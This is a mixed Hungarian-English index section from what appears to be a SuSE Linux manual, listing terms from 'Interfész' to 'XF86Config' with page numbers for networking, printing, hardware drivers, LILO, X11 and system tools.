- Interfész, 562
- Internet, 541, 563
 - configuring PPP, 186
 - PPP as a normal user, 188
- Internet Services Daemon
 - xinetd, 465
- Internet Super Server, 484
- Internet Szolgáltató, 563
- invoke, 493
- io controlled clocks, 468
- IP address, 86, 153, 155, 162
- IP addresses
 - dynamic, 464
- IP cím, 563
- IP forwarding, 464
- ipchains, 482
- ipserver, 166
- IPv6, 425
- IPX, 224
- IRC, 465
- IrDA, 345
 - printer, 346
- irda, 345
- ISA cards, 309
- ISA PnP
 - initialize, 463
- ISAP'n'P, 310
- isapnp, 310–312, 314
- ISDN, 173
 - configuration, 175
 - YaST, 176
- ISDN terminal adapter, 190
- isdn4linux, 173
- isdn4linux, 175
- isdnctrl, 175
- isdnlog, 179
- iso-8859, 277
- ISP, 563
- ISP16, 395, 404
- jade_dsl, 422, 428
- jelszó, 24
- Job, 563
- job ID, 212
- job parameters
 - SuSEFax, 208
- job priority
 - SuSEFax, 209
- Jogosultság, 563
- Jurix, 9
- Könyvtárak, 564
- Környezet, 564
- Környezeti változó, 564
- Köszönetnyilvánítások, 9
- Kötés, 565
- Központiegység, 565
- készlet
 - ap, 279
 - d, 176
 - doc, 183, 192, 222, 420
 - n, 215, 221
 - sec, 197
 - x, 236, 421
 - x3d, 281
 - xap, 278, 280
 - xsrv, 236
 - zql, 433
- Kézikönyv lapok, 564
- kézikönyvlapok, 7
- kaland, 12
- Kapcsoló, 563
- Kapocs, 563
- kardinfo, 341
- kbatmon, 344
- KDE, 4, 69, 188, 283, 285, 286, 288, 420, 434, 540
- KDE munkaasztal, 285
- KDEDIR, 289
- kdehelp, 26, 288, 289, 293
- kdisplay, 293
- KDM, 44, 109, 110
- kdm, 26, 109, 288, 290, 291, 421
- Kernel, 563
- kernel, 373, 540
 - compiling, 373
 - configuration, 376
 - modules, 374
 - parameters, 381
 - printer driver, 412
 - select SMP kernel, 103
 - separate modules, 427
 - sig11, 65
 - sig7, 65
- kernel daemon, 458
- kernel daemon, 375, 463
- kernel modules
 - configuration file, 424
- kernel panic, 38
- kernel too big, 377
- kerneld, 375, 463
- kernmod, 425
- kernmods, 425
- keyboard
 - CapsLock, 462
 - delay, 462
 - map, 462
 - NumLock, 462
 - repeat, 462
- keymap wrong in DOS-
 - mode, 61
- kfm, 288, 291, 292, 547
- kfontmanager, 279
- Kijelölés, 564
- kikbd, 280
- kill, 195
- kill, 506
- kmid, 320
- Kmod, 323, 375, 376

- kmod, 349
- knfsd, 424
- knfsd, 424, 466
- konfiguráció
 - telepítés, 39
- Konzol, 564
- KPanel, 292, 293
- Kpanel, 293
- kpanel, 344
- krpm, 434
- Kurzor, 565
- kvt, 186
- kwm, 285, 288, 300

- Lánc, 565
- Láncszem, 565
- LAN, 151, 565
- LAN Manager, 223
- Lance, 392
- LANG, 461
- language
 - settings, 461
- Lan Manager, 508
- laptop, 333
- latex-cover, 214
- latex-cover, 214
- Laza-lánc, 565
- LC_*, 461
- LDAP server, 467
- Leafnode, 203
- leafnode, 203–205, 424, 425
- leafnode, 203
- Legfőbb betöltő rekord, 565
- less, 9, 451, 471, 498, 499
- libc5, 449
- License, 549
- LILO, 22, 23, 25, 38, 39, 45, 68, 91, 103–106, 117–123, 125–140, 249, 250, 375, 378, 381, 383, 396, 397, 419, 420, 422, 437, 439, 440, 444, 456, 457, 477, 533, 566, 574
 - boot disk, 131
 - booting DOS, 135
 - booting DOS and OS/2, 135
 - booting OS/2, 134, 135
 - booting Windows NT, 133
 - DOS/boot Win 95/98, 132
 - installation, 128
 - parameters, 381
 - problems, 136
 - 1024 cylinders, 137
 - diagnosis, 137
 - kernel from 2.0 onwards, 139
 - start messages, 137
 - sample configurations, 132
 - uninstall, 130
- lilo, 117
 - components, 120
 - configuration, 122
 - interface, 120
 - introduction, 119
 - what is it, 120
 - where to install, 121
- lilo.conf, 122
- Link, 565
- link
 - symbolic, 500
- Linus Torvalds, 3, 6, 12, 565
- Linux, 215, 565, 567
 - start, 491
 - update, 417
- Linux Development Platform Specification, 436
- Linux Documentation Project, 447
- Linux Standard Base, 435
- Linux Training, 523
- Linuxrc, 63, 152
- linuxrc, 10, 28–32, 48, 49, 53, 58, 341, 418, 438, 439, 441, 443, 445, 446, 450, 451
- live filesystem, 108
- ln, 500
- LOADLIN, 50–53
- Loadlin, 45
- loadlin, 44, 45, 52, 63, 64, 68, 117, 119, 138, 140, 141, 143, 145, 311, 383, 419, 437, 439, 443
- Loadlin doesn't start, 64
- LOADLIN.EXE, 51
- loadlin.exe, 9, 439
- local, 462
- Local Area Network, *lásd* LAN
- locale, 461, 462
- locate, 436, 470
- log files, 471
- logging in, 491, 539
- logical partitions, 89
- Logical Volume Manager, 93
- Login
 - remote, 471
- login, *lásd* bejelentkezés, *lásd* T-Online, login, 469, 484, 539
 - login shell, 425
 - PAM, 423, 426
- login:, *lásd* bejelentkezés
- Logitech, 264
- Logitech Busmouse, 394
- logout, 492
- logsurfer, 483
- logview, 427
- loopback, 463
- lpc, 351, 352
- lpd, 353, 355, 361, 467
- lpq, 351, 352
- lpr, 351, 355, 491
- lprm, 351, 352
- lprsetup**, 103, 356
- ls, 496, 533
- LS120 drives, *lásd* hardware, LS120 drives
- LSB, *lásd* Linux Standard Base
- lsmod, 375
- lspci, 275
- LUN, 385
- lx_suse, 176
- lynx, 7, 468

- m4, 202
- MacOS, 567
- MacOS, 230
- MAD16, 395, 404
- mail server
 - Postfix, 465

- ul>
- mailserver, 543
- main menu, 82
- make bzImage, 129
- make menuconfig, 377
- make zImage, 129
- makemap, 202
- makewhat, 426
- makewhatis, 426
- man, 294
- man 1 lpr, 350
- man 4 initrd, 441
- man 5 printcap, 350
- man 8 lpd, 350
- man chroot, 217
- Man in the Middle attacks, 479
- man lpr, 351
- Man-lapok, 566
- management
 - user, 111
- manpage, *lásd* kézikönyv-lapok, 503
- manpages, 437
 - index, 426
- MANPATH, 426, 564
- Manuál oldalak, 566
- manual, 503
- masquerading, 197, 543
 - IP forwarding, 464
- Mass storage media, 566
- Master Boot Record, 566
- mattrib, 511
- MBR, 118, *lásd* Master Boot Record, 566
 - see Master Boot Record, 117
- mc, 434
- mc, 434
- mcd, 511
- mcopv, 511
- mdel, 511
- mdir, 511
- Memória, 566
- memory
 - full, 546
 - not recognized, 384
 - protect, 384
 - reserve, 384
- memory check, 384
- Menü, 566
- mformat, 511
- mgetty, 205, 221
- mgetty, 205, 221
- Microsoft, 224
- Midnight Commander, 434
- MIME, 566
- minicom, 186, 195, 421
- Miro PC/TV, 329
- MIT, 235
- Mitsumi CD-ROM, 394, 403
- Mitsumi FX-001(D), 394, 403
- mke2fs, 65
- mkfontdir, 278
- mkfs, 451
- mknod, 529
- mksusewmcrc, 302
- mkswap, 451
- mlabel, 511
- Mlwm, 285
- mmd, 511
- modeline, 276
- modem, 462
 - configuration, 101
 - too loud, 189
- modprobe, 375, 381, 396
 - parameters, 381
- modules, 374
 - compile, 378
 - handling, 374
 - loading, 443
 - parameters, 444
- modules.conf, 424
- modules.conf, 375
- monitors, 264
- more, 498
- mount, 168, 324, 451, 509, 568
 - hard drive, *lásd* Mountpoint
- mountd, 169
- Mounting, 567
- Mountpoint, 567
- mountpoint, 91
- mouse, 462
 - Bus, 263
 - configuration, 101
- HiTablet, 263
- Logitech, 263
- Logitech (MouseMan), 263
- Microsoft, 263
- MM series, 263
- Mouse Systems, 263
- PS/2, 263
- mouse buttons, 264
- mouse type, 264
- Mozart, 395, 404
- Mozart CD-ROM, 394, 404
- mrd, 511
- mread, 511
- mren, 511
- MS-Windows, 561
- msdos.sys, 141
- mt, 328, 329
- mttools, 510
- mtype, 511
- Multiprocessing, 567
- Multiprocessor, 567
- multiprocessor system, *lásd* SMP
- Multisession CD-ROM, 394, 403
- Multitasking, 567
- Multuser, 567
- mv, 499
- Mwm, 283, 300
- mwm, 300
- mwrt, 511
- MySQL, 425, 469
- Name Service Caching Daemon
 - Initialize, 466
- Name Service Switch, 159
- nameserver, 154, 156, 158, 465
 - configuration, 107
- NCR 5380, 388, 397
- NCR 53C400, 397
- NCR 53c400, 388
- NCR 53c406a, 389
- NCR 53C810, 382
- ncurses, 426
- NE1000/2000, 401
- NE2000, 396

- Netatalk, 230
- netatalk, 230, 231
- NetBEUI, 224
- NetBIOS, 224
- netgroups, 166
- netmask, 153, 155, 162
- Netscape, 7, 67, 69, 70, 205
- netscape, 7
- netstat, 451
- NetWare, *lásd* Novell Netware, 223
- Network, 567
- network, 151
 - configuration, 155
 - configuration files, 156
 - YaST, 106
 - dummy device, 463
- network address, 162
- network base configuration, 545
- network card
 - AM7990 chipset, 401
 - configuration, 101
- network cards, 392
 - 3COM 3c501, 398
 - 3COM 3c503, 398
 - 3COM 3c505, 398
 - 3COM 3c507, 398
 - 3COM 3c509, 398
 - 3COM 3c515, 398
 - 3COM 3c579, 398
 - 3COM 3c590, 398
 - 3COM 3c900, 398
 - AT1700, 399
 - Cabletron, 399
 - D-Link DE620, 403
 - DE10x, 399
 - DE20, 399
 - DE203, 400
 - DE204, 400
 - DE205, 400
 - DE42, 399
 - DE425, 399
 - DE434, 399
 - DE435, 399
 - DE450, 399
 - DE500, 399
 - DEC EtherWORKS, 399
 - Digital, 399
 - Digital DEPCA, 399
 - E21xx, 399
 - EtherBlaster, 401
 - EtherTeam 16i/32, 401
 - EtherWORKS 3, 400
 - Fujitsu FMV-181/182/183/184, 400
 - HP 10/100 VG-AnyLAN, 401
 - HP 27245, 401
 - HP 27247B, 401
 - HP 27252A, 401
 - HP 27xxx, 401
 - HP PCLAN, 401
 - HP PCLAN+, 401
 - IBM Token Ring, 402
 - ICL EtherTeam, 401
 - Intel EtherExpress 16, 400
 - Intel EtherExpress Pro 100, 400
 - Intel EtherExpressPro, 400
 - Lance, 401
 - Novell NE1000/2000, 401
 - SMC 9194, 402
 - SMC Ultra, 402
 - Token Ring, 402
 - WD80x3, 402
 - Western Digital, 402
- Network File System, *lásd* NFS
- Network Information Service, *lásd* NIS
- network mask, 486
- network monitor
 - Argus, 470
- network printer
 - configuration, 108
 - pre-filter, 361
- networks, 157
- Neuhaus Triccy Data LCR, 190
- News, 171
- news, 203
 - leafnode, 203
- NeXTSTEP, 285
- NeXTstep, 508
- NFS, 167, 567
 - daemon, 424
 - group IDs, 466
 - installation via, 85
 - Kernel NFS-Daemon, 466
 - server, 466
 - user IDs, 466
- NFS client, 167
- NFS server, 167, 168
- nfsd, 169
- nfsserv, 424
- NI6510, 401
- NIS, *lásd* YP, 166, 427
 - Client, 428
- NIS domain, 166
- NIS server, 166
- nkita, 425
- nkittb, 425
- nn, 205
- NNTP, 467
- NNTP server, 465
- nttpd, 467
- nobody, 470
- Notebook
 - PCMCIA, 463
- notebook, 333
 - IrDA, *lásd* IrDA
 - power management, *lásd* APM
 - Thinkpad, 63
- notification scheme
 - SuSEFax, 209
- Novell, 224
- Novell NE1000/2000, 401
- Novell Server emulation, 468
- nscd, 423
- nsswitch.conf, 159
- OLVASEL, 8
- Olvwm, 283
- olvwm, 285, 534
- olwm, 534
- Omnibook, 393
- online manual, 495
- OpenLook, 285
- Operációs rendszer, 567
- Operating System, 567
- opso, 424

- ul style="list-style-type: none; padding-left: 0;">
- opso_smp, 424
- opsod_up, 424
- opsodsm, 424
- Optics Storage CD-ROM, 395, 404
- Oracle, 3
- Oracle 8, 69
- OS, 567
- OS/2, 206, 567
 - bootmanager, 119
 - Linux partíciók hozzaren-
delése, 57
- OSS, 424
- package
 - checking dependencies, 98
 - configuration, 94
 - de-installation, 429
 - deleting, 100
 - index, 98
 - installation, 98, 429
 - installing, 99
 - searching, 98
 - selection, 95
 - Where is xyz now?, 428
- package description, 96
- package format, 428
- package information, 96
- package installation, 96
- package manager, 428
- packages
 - compile, 433
- packet filter, 197
- PAM, 112, 423
 - MD5 passwords, 112
- Panasonic CD-ROM, 395, 405
- paper size
 - SuSEFax, 210
- parallel port
 - architecture-specific, 412
 - ATAPI CD-ROM, 413
 - ATAPI floppy disks, 413
 - ATAPI streamer drive, 413
 - generic ATAPI device, 413
 - IDE devices, 412
 - IDE hard drive, 413
 - IDE protocol driver, 412
 - kernel parameter, 396, 411
 - parallel port seehardware, parallel port, 322
 - Parancssor, 567
 - Paride, 412
 - parport subsystem, 322
 - partíció, 55
 - partíció csökkentése, 55
 - partition
 - creating, 88
 - formatting, 93
 - swap, 70
 - types, 67
 - Partition Magic, 46
 - partitioning, 88, 543
 - experts, 69
 - novices, 67
 - partitions
 - additional, 544
 - configuring, 74
 - extended, 89
 - formatting, 76
 - logical, 89
 - primary, 89
 - swap, 88
 - passwd, 166
 - password, 24
 - PATH, 6, 194, 288, 289, 483, 484, 493, 564
 - Path, 567
 - path
 - absolute, 573
 - relative, 573
 - Patrick Volkerding, 12
 - PC, 567
 - PC cards, lásd Hardware, PC cards
 - PCMCIA, 333, 419, 463
 - APM, 339
 - cardmgr, 334
 - configuration, 334
 - Ethernet, 335
 - help programs, 341
 - IDE, 335
 - installation, 341
 - ISDN, 335
 - modem, 335
 - problems, 339
 - scheme, 336
 - SCSI, 335
 - software, 334
 - Token Ring, 335
 - pcmcia, 341, 342
 - pep, 69
 - perl, 4, 470
 - permissions, 470, 496, 499, 501
 - Samba, 225
 - pg_datab, 427
 - PGP, 571
 - Philips CM206, 395, 404
 - PHP, 426
 - phpdoc, 426
 - pine, 205
 - ping, 481
 - Pipe, 567
 - PLIP
 - parallel port, lásd hard-
ware, parallel port
 - plp, 360
 - plug'n'play, 310
 - pnpdump, 310–312
 - portmap, 40, 107
 - portmapper, 156, 427, 465
 - ports
 - parallel, 349
 - Postfix, 465
 - postfix, 465
 - postgres, 422, 427
 - PostgreSQL, 422, 427
 - PostScript template
 - SuSEFax, 214
 - power management, 342
 - PowerPC, 567
 - PPP, 172
 - ppp default, 195
 - ppp-up, 193, 194
 - ppp.chat, 193
 - ppp_nt, 192
 - pppd, 172, 193
 - primary partitions, 89
 - print manager(lpd), 353
 - printcap, 354
 - PRINTER, 351

- printer
 - checklist, 369
 - configuration, 102
 - connecting to a Windows printserver, 108
 - daemon, 353
 - GDI printer, 368
 - kernel parameter, 396
 - Lexmark, 368
 - network printer, *lásd* network printer
 - parallel port, *lásd* hardware, parallel port
 - stop printing, 353
 - Windows only, 368
- printer accounting, 360
- printer driver, 412
- printer drivers,
 - seeprinter filter353
- printer filter, 353, 355
 - apsfilter, 355
 - apsfilter-configuration, 357
 - for network printer, 361
- printer operation, 349
- printer queue
 - terms, 350
- printer queues
 - in the apsfilter, 356
 - run, 350
- printers
 - overview, 349
 - supported, 364
- printing
 - lpd, 467
 - accounting, 360
 - kernel 2.2.x, 422
 - Novell NetWare, 108
 - Novell NetWare print servers, 108
 - remote, 354, 357
 - Samba, 108
 - transverse, 356
- printing system, *lásd* spool system
- Pro Audio Spectrum, 385, 395
- Pro Audio Spectrum 16, 395
- problems
 - during installation, 60
- Proc-filesystem, 568
- Process, 568
- process, 561
- Process(z)or, 568
- Processzor, 568
- processzor
 - Cyrix 686, 38
- Processzus, 568
- procmail, 202
- Professional Services, 522
- program
 - invoke, 493
 - sourcecode, 96
- programming
 - core files, 505
- programs
 - compile, 433
- Prompt, 568
- protect I/O address, 384
- protected mode, 64
- Protokoll, 569
- Proxy
 - FTP, 468
 - Gopher, 468
 - HTTP, 468
- ps, 506, 568
- ps**, 506
- pstree**, 507
- Puffer, 569
- qmail, 200
- queueing agent
 - HylaFAX, 217, 218
- Qvwm, 285
- radius, 467
- RAM, *lásd* memory, 569
- RAMDAC, 266
- Ramdisk
 - Initial Ramdisk, 463
- rawip, 171, 180, 183
- rawip-HDLC, 180
- rawrite, 59
- rawrite.exe, 59
- rc, 457
 - /etc/rc.config, 459
- rc.config, 461
- rcp.ugidd, 466
- rdev, 125
- README, *lásd* OL-VASD.EL
- reboot, 384, 459, 469, 492
- receive queue, 212
 - SuSEFax, 206
- remove
 - directory, 495
- Rendszergazda, 569
- rendszerindítás
 - eljárások, 44
 - hajlékony lemezzről, 58
- Rendszermag, 569
- rendszermag
 - SMP rendszermag kiválasztása, 38
- rescue disk, 449
- rescue system
 - launch, 450
 - use, 451
- Reset, 569
- reset, 384
- resolv.conf, 161
- Restart Function, 296
- RFC1861, 216
- RFC959, 216
- Richard Stallman, 560
- Rlogin, 569
- rlogin, 465, 471
- rm, 499
- rmail, 465
- rmmmod, 374
- ROM, 569
- Root, 569
 - Einloggen, remote, 471
- root, 41
- Root directory, 570
- root partition, 384
- route, 164, 451
- route.conf, 164
- routed, 164
- router, 486
 - IP forwarding, 464
- routing
 - route.conf, 164
- Roxen, 427
- roxen, 427
- roxenint, 427
- roxenssl, 427

- RPC mount daemon, 168
- RPC NFS daemon, 168
- RPC portmapper, 166, 168
- rpc.mountd, 168, 465, 466
- rpc.nfsd, 107, 168, 465, 466
- rpc.portmap, 168
- RPM, 428, 570
 - database, 471
- RPM (**rpm**), 428
 - rpmorig, 429
 - rpmsave, 429
- rpm, 423, 426, 427, 433
- rpm**, 570
- Runlevel
 - New Meaning, 428
- runlevel, 456
 - changing, 457
- rwhod, 466
- rxvt, 186
- rszsz, 428

- Sajátgéppel (My, 64
- Sajátkönyvtár, 570
- Samba, 223, 468
 - permissions, 225
- samba, 223
- SANE, 327
- Sanyo CD-ROM, 395, 404
- SaX, 26, 114, 236–238, 251, 255–260, 262, 263
- sax, 236
- SaX2, 236–241, 244–251, 253, 254, 270, 272, 275, 276, 279, 280
 - automatic configuration, 239
 - manual configuration, 240
- sax2, 239
- sax2**, 236
- sax2, 236
- scanner
 - configuration, 101
- scanners, *lásd* hardware, scanners
- scheme, *lásd* PCMCIA, scheme
- SCO UNIX, 508
- screen resolution, 274

- SCSI
 - Adaptec AHA-152x/151x/1505, 397
 - AdvanSys, 387
 - AHA-152x/151x/1505, 385
 - AHA-154x, 386
 - AHA-274x, 386
 - AHA-284x, 386
 - AHA-294x, 386
 - AM53/79C974, 387
 - Future Domain, 388, 397
 - LUN, 385
 - NCR 5380, 388, 397
 - NCR 53C400, 397
 - NCR 53c400, 388
 - NCR 53c406a, 389
 - Seagate ST01/02, 389
 - streamer, 385
 - TMC-16x0, 388, 397
 - TMC-885/950, 388
 - Trantor T128/128F/228, 389
 - Trantor T130B, 398
- Scwm, 285
- SDB, 7
- sdb_en, 183
- Seagate ST01/02, 389
- searchlist, 464
- secure shell daemon, 468
- Security, 475
- security
 - firewalls, 197
 - printing, 353
- sed, 4
- Segítség
 - kézikönyvlapok, 7
- segítség, 7
- könyvek, 9
- selecting a kernel, 103
- selecting keyboard layout, 83
- selecting the language, 83
- send queue, 212
- SuSEFax, 206
- sendfax, 205
- sendfax, 205
- sendmail, 108, 163, 200–203, 420, 424, 465, 489
 - configuration, 107
 - sendmail, 460
 - sendmail -q, 202, 465
 - series
 - index, 98
 - searching, 98
 - series selection, 95
 - server.exe, 119
 - services, 524
 - SeSEFax, 205
 - set up time, 468
 - setserial, 321, 326
 - setting filesystem, 90
 - SETUP, 50–52, 103, 356–358, 361, 362
 - Setup, 58
 - setup, 58, 59, 140, 141
 - SETUPEXE, 50, 51
 - setup.exe, 9, 63
 - seyon, 186, 421
 - sgcheck, 327
 - sh, 570
 - share, 224
 - SHELL, 564
 - Shell, 570
 - shell, 484
 - shlibs5, 422
 - shutdown, 44, 451, 469, 492
 - Siemens, 3
 - Simple Network Paging Protocol, 216
 - SINUS Firewall I, 487
 - size of installation, 94
 - smail, 200
 - smarthost, 201
 - SMB, 223
 - SMC 9194, 402
 - SMC Ultra, 402
 - SMP, 570
 - rendszermag kiválasztása, 38
 - select kernel, 103
 - SMTP, 200, 465
 - SNiFF+, 69
 - SNPP, 216
 - software
 - free software, 560
 - Software AG, 3
 - Sony CDU31A, 395, 404

- Sony CDU33A, [395](#), [404](#)
- Sony CDU535 CD-ROM, [395](#), [405](#)
- Sound
 - AD1848/CS4248 Chip (MSS), [405](#)
 - Creative Ensoniq 1371 chipset, [406](#)
 - Crystal 423x chipsets, [406](#)
 - Ensoniq 1370 chipset, [406](#)
 - Generischer OPLx driver, [406](#)
 - MAD16, [407](#)
 - Turtle Beach Classic/Monterey/Tahiti, [407](#)
- sound, [540](#)
 - AD1816 Chip, [405](#)
 - Aztech Sound Galaxy, [410](#)
 - Ensoniq SoundScape, [410](#)
 - Gravis Ultrasound, [406](#)
 - MediaTrix AudioTrix Pro, [410](#)
 - MPU401, [407](#)
 - OPL3, [408](#)
 - OPL3-SA1, [408](#)
 - OPL3-SAx, [409](#)
 - Personal Sound System (ECHO ESC614), [409](#)
 - Pro Audio Spectrum, [409](#)
 - S3 Sonic Vibes, [410](#)
 - Sound Blaster and clones, [410](#)
 - Sound Blaster DSP chipsets, [411](#)
 - Turtle Beach Maui and Tropez, [407](#)
 - Turtle Beach Maui, Tropez, Tropez Plus, [411](#)
 - Turtle Beach MultiSound, [407](#)
 - Turtle Beach Pin-nacle/Fiji, [408](#)
 - UART401, [411](#)
 - UART6850, [411](#)
 - YMF71x, [409](#)
- sound card
 - Pro Audio Spectrum, [395](#)
- Soundblaster 16, [318](#)
- source code, [543](#)
 - compile, [433](#)
- sourcecode, [96](#)
- sources, [96](#)
 - compile, [433](#)
- sp, [422](#)
- spindown, [344](#)
- spool system, [349](#)
 - apsfilter, [355](#)
 - control, [351](#)
 - daemon, [353](#)
 - filter, [353](#), [355](#)
 - network printer, [361](#)
 - parts, [350](#)
 - queues, [354](#)
- spooling
 - terms, [350](#)
- spooling mechanism
 - SuSEFax, [207](#), [215](#)
- spooling system
 - apsfilter printer queues, [356](#)
 - apsfilter-configuration, [357](#)
- squid, [467](#)
- squid, [426](#)
- squid2, [426](#)
- SSH, [571](#)
- ssh, [114](#), [478](#), [489](#), [541](#), [571](#)
- SSL, [480](#), [571](#)
- standby, [342](#)
- StarOffice, [424](#), [541](#)
- Staroffice, [69](#)
- start, [491](#)
- startup scripts, [162](#)
- startx, [109](#), [254](#), [295](#)
- Stefan Endrass, [12](#)
- streamer
 - SCSI, [385](#)
- streamers, *lásd* hardware, streamers
- SUID, [481](#)
- SUN, [3](#)
- SunOS, [508](#)
- Support
 - Commercial, [522](#)
- Professional Services, [522](#)
- Services, [522](#)
- support
 - e-mail, [518](#)
 - hotline, [519](#)
 - installation, [517](#)
 - phone numbers, [519](#)
 - services, [524](#)
 - the fastest way to get help, [518](#)
 - times, [519](#)
- SuSE
 - services, [524](#)
- SuSE, [524](#)
- suse, [288](#)
 - launch rescue system, [450](#)
- SuSE, [435](#)
- SuSEconfig, [41](#), [114](#), [156](#), [157](#), [166](#), [202](#), [291](#), [303](#), [336](#), [421](#), [428](#), [451](#), [461–463](#), [466–468](#), [472](#), [533](#)
- SuSEconfig, [459](#), [461](#)
- SuSeconfig, [204](#)
- SuSEFax, [206](#), [211](#), [215](#)
- susefax, [206](#)
- susefax.images
 - SuSEFax, [206](#)
- susefax.phonebook.file
 - SuSEFax, [206](#)
- susefax.setup.file
 - SuSEFax, [206](#)
- susefax.setup.path
 - SuSEFax, [206](#)
- susehelp, [183](#)
- susehelf, [222](#)
- SuSE Linux, [435](#)
 - help system, [446](#)
 - installation, [441](#)
 - rescue system, [449](#)
- SuSEwm, [301](#)
- susewm, [110](#), [283](#), [288](#), [295](#), [296](#), [300–303](#)
 - general, [300](#)
 - setting, [110](#)
 - usage, [301](#)
- susewm, [300](#)
- susewm-et, [301](#)

- ul>
- suspend, 342
- Swap, 571
- swap partition, 70, 88
 - creating, 76
- swat, 228
- sx**, 428
- Sybase, 3, 69
- Symbolic link, 571
- symbolic link, 500
- Syn Flood Protection, 464
- syncPPP, 180
- SYSLINUX, 383
- Syslinux, 58
- syslinux, 439
- syslog, 451
- sysp, 239
- system, 504
 - update, 417
- System administrator, 571
- System Commander Deluxe, 46
- system configuration, 114, 461
- system information, 442
- system is too big, 377
- system messages, 541
- system properties
 - SuSEFax, 206
- system updating
 - YaST, 100
- System V, 455
- szöveges fájlok olvasása, 9
- Szabad Szoftver Alapítvány (Free Software Foundation (FSF)), 560
- Szabvány ki/be (Standard in/out), 570
- Szerkesztő, 570
- Szerver, 570
- Szimbólikus-lánc, 571
- szoftver kiválasztása, 36
- szoftver-kiválasztás
 - első telepítés, 21
- T-DSL, 192
- T-ISDN-DSL, 185
- T-Online
 - login, 192
 - PPP, 192
- Többfeladatos feldolgozás, 571
- Többfelhasználós, 572
- többprocesszoros rendszerek, lásd SMP
- Többrésztvevős feldolgozás, 572
- tape drives, lásd hardware, tape drives
- tar, 73, 425, 437, 501
- tar**, 425
- Task, 571
- Tcl/Tk, 424
- TCP wrapper, 488
- tcpd, 488
- tcsh, 570
- telecable, 184
- Telepítés
 - a nyelv kiválasztása, 18
- telepítés
 - YaST indítása, 33
 - a rendszer indítás beállítása, 22
 - alapkonfiguráció, 39
 - az X beállítása, 25
 - bejelentkezés, 43
 - egér, 42
 - első telepítés, 15
 - frissítés, 19
 - indítólemez, 58
 - konfiguráció kiválasztása, 36
 - linuxrc, 29
 - login:, 41
 - merevlemez kiválasztás, 20
 - rendszerelemek beállítása, 26
 - rendszerindítás, 44
 - rendszermag kiválasztása, 38
 - szöveges YaST1-gyel, 28
 - szoftver kiválasztása, 36
 - telepítés utáni bejelentkezés, 26
- telephone book
 - SuSEFax, 213
- Telix, 186
- Telnet, 571
- telnet, 107, 451, 465, 471, 484, 488, 533, 541
- temporary files
 - delete, 471
- termcap, 436
- Terminál, 571
- terminal programs, 186
- terminal window, 541
- testing a PC, 445
- teTeX, 422, 435
- Texinfo, 437
- Texinfo fájlok, lásd texinfo
- texpire, 203, 205
- text console, 469
- The XFree86 Project, 235
- Thinkpad
 - initial installation, 63
- tiff, 211
- TIFF Software, 211
- tiffg3, 210
- timezone, 461, 468
- tin, 205
- TIS Firewall Toolkit, 487
- Titkosítás, 571
- Tkinfo (**tkinfo**), 437
- tkInfo, 7
- tkinfo-t**, 7
- TMC-16x0, 388, 397
- TMC-885/950, 388
- Token Ring, 402
- top**, 507
- toppp, 192
- traceroute, 425
- Training, 523
- Transmission Subscriber Identification, 212
- Trantor T128/128F/228, 389
- Trantor T130B, 398
- Tripwire, 482
- tripwire, 479, 482
- TSI, 212, 222
- ttmkfdir, 278
- ttmkfdir, 278
- Twm, 285
- ugidd, 169
- ulimit**, 505
- Ultrastor, 382

- Umgebungsvariable
 - \$HOME, 291, 361
 - DISPLAY, 569, 573
 - FEATURE, 356
 - GS_RESOL, 368
 - HOME, 288, 291, 305, 564, 570
 - KDEDIR, 289
 - LANG, 461
 - LC_*, 461
 - MANPATH, 426, 564
 - PATH, 6, 194, 288, 289, 483, 484, 493, 564
 - PRINTER, 351
 - SHELL, 564
 - USER, 564
 - WINDOWMANAGER, 287, 288, 295
- umount, 509
- UMSDOS, 572
- Unicode, 278
- uninstall
 - LILO, 130
- Universal Serial Bus, *lásd* USB
- UNIX, 206, 215, 491, 557, 567, 570, 572
- Unix98 PTY, 423
- update, 417, 539
 - installing packages, 99
- URL, 572
- USB, 323
- USENET, 203
- USER, 564
- user
 - management, 111
- user account, 24
- useradd, 112
- userdel, 112
- users
 - adding, 491
- USRobotics, 221
- UUCP, 200

- vertical frequency, 264
- VESA, 573
- Vesa local bus, 65
- VG-AnyLAN, 401

- vi, 4, 451, 499, 514, 515, 534, 570
- Virtuális memória, 573
- virtual consoles, 495
- virtual screen, 274
- virtuoso, 69
- Virus, 45
- virus, 120, 478
- viruses, 541
- VLB, *lásd* Vesa local bus
- vmlinuz, 529

- w, 506
- Wabi, 69
- WAN, 171, 573
- WD80x3, 402
- Western Digital WD80x3 , 402
- wget, 468
- wget, 432
- Wide Area Network, *lásd* WAN
- widget, 304
- Wildcards, 573
- wildcards, 498
- window, 304
- window manager
 - configuration, 304
 - fvwm2*, 294
 - setting, 110
 - start, 295
- WINDOWMANAGER, 287, 288, 295
- windowmanager, 283
 - tasks, 286
- Windows, 215, 216, 544
 - Samba, 468
 - SMB, 223
- Windows, 223
- Windows Explorer, 64, 143
- Windows NT, 206, 223
 - bootmanager, 119
- Windows partíciók, 91
- Windows 95
 - Linux partíciók hozzáréndelése, 56
- Windows 95/98
 - bootmenu, 141
 - DOS mode, 50
- Linux partíciók hozzáréndelése, 57
- Windows 95/98/ME, 567
- Windows 98, *lásd* Windows 95
- Windows for Workgroups, 508
- Windows NT, 508
- Windows NT/2000, 567
- WinFlex, 216
- WinFlex, 216
- WINS, 224
- Wm2, 285
- wrapper
 - SuSEFax, 206
- WU-FTPD, 424
- wuftp, 421
- Wvdial, 187
- wvdial, 172, 186–189, 191, 192, 335, 336, 346
- wvdial.lxdial, 188
- wvdial.tcl, 188
- WWW-server, 543

- X -probeonly, 268, 269
- X Consortium, Inc., 4, 235
- X Szerver, 573
- X Window rendszer, 4, 270, 573
- X Window System, 235, *lásd* X11, 573
- X.75, 180
- X11, 235
 - .Xresources, 305
 - character fonts, 276
 - configuration, 238, 263
 - keyboard, 264
 - mice, 263
 - monitors, 264
- X server, 266
 - defaults, 304
 - display manager, 469
 - driver, 275
 - fonts, 276
 - framebuffer, 249
 - graphics cards, 266
 - logfile, 253
 - mkfontdir, 276
 - optimization, 270

- ul style="list-style-type: none; padding-left: 0;">
- shutdown, 469
- start, 254
- troubleshooting, 249
- True type font, 276
- ttmkfdir, 276
- user settings, 305
- VGA, 250
- VGA16, 250
- X11R1, 235
- x3dlabs, 421
- xarchie, 305
- xcyril, 421
- xdevel33, 436
- XDM, 109, 110
- xdm, 109, 287, 290, 421, 463, 560
- xdvi, 491
- Xenix, 508
- XF86_8514, 237
- XF86_Mach32, 237
- XF86_Mach8, 237
- XF86_S3, 237
- XF86Config, 263
 - clocks, 274
 - depth, 274
 - device, 272, 274
 - device section, 275
 - driver, 273
 - files, 272
 - input device, 272
 - modeline, 272, 274
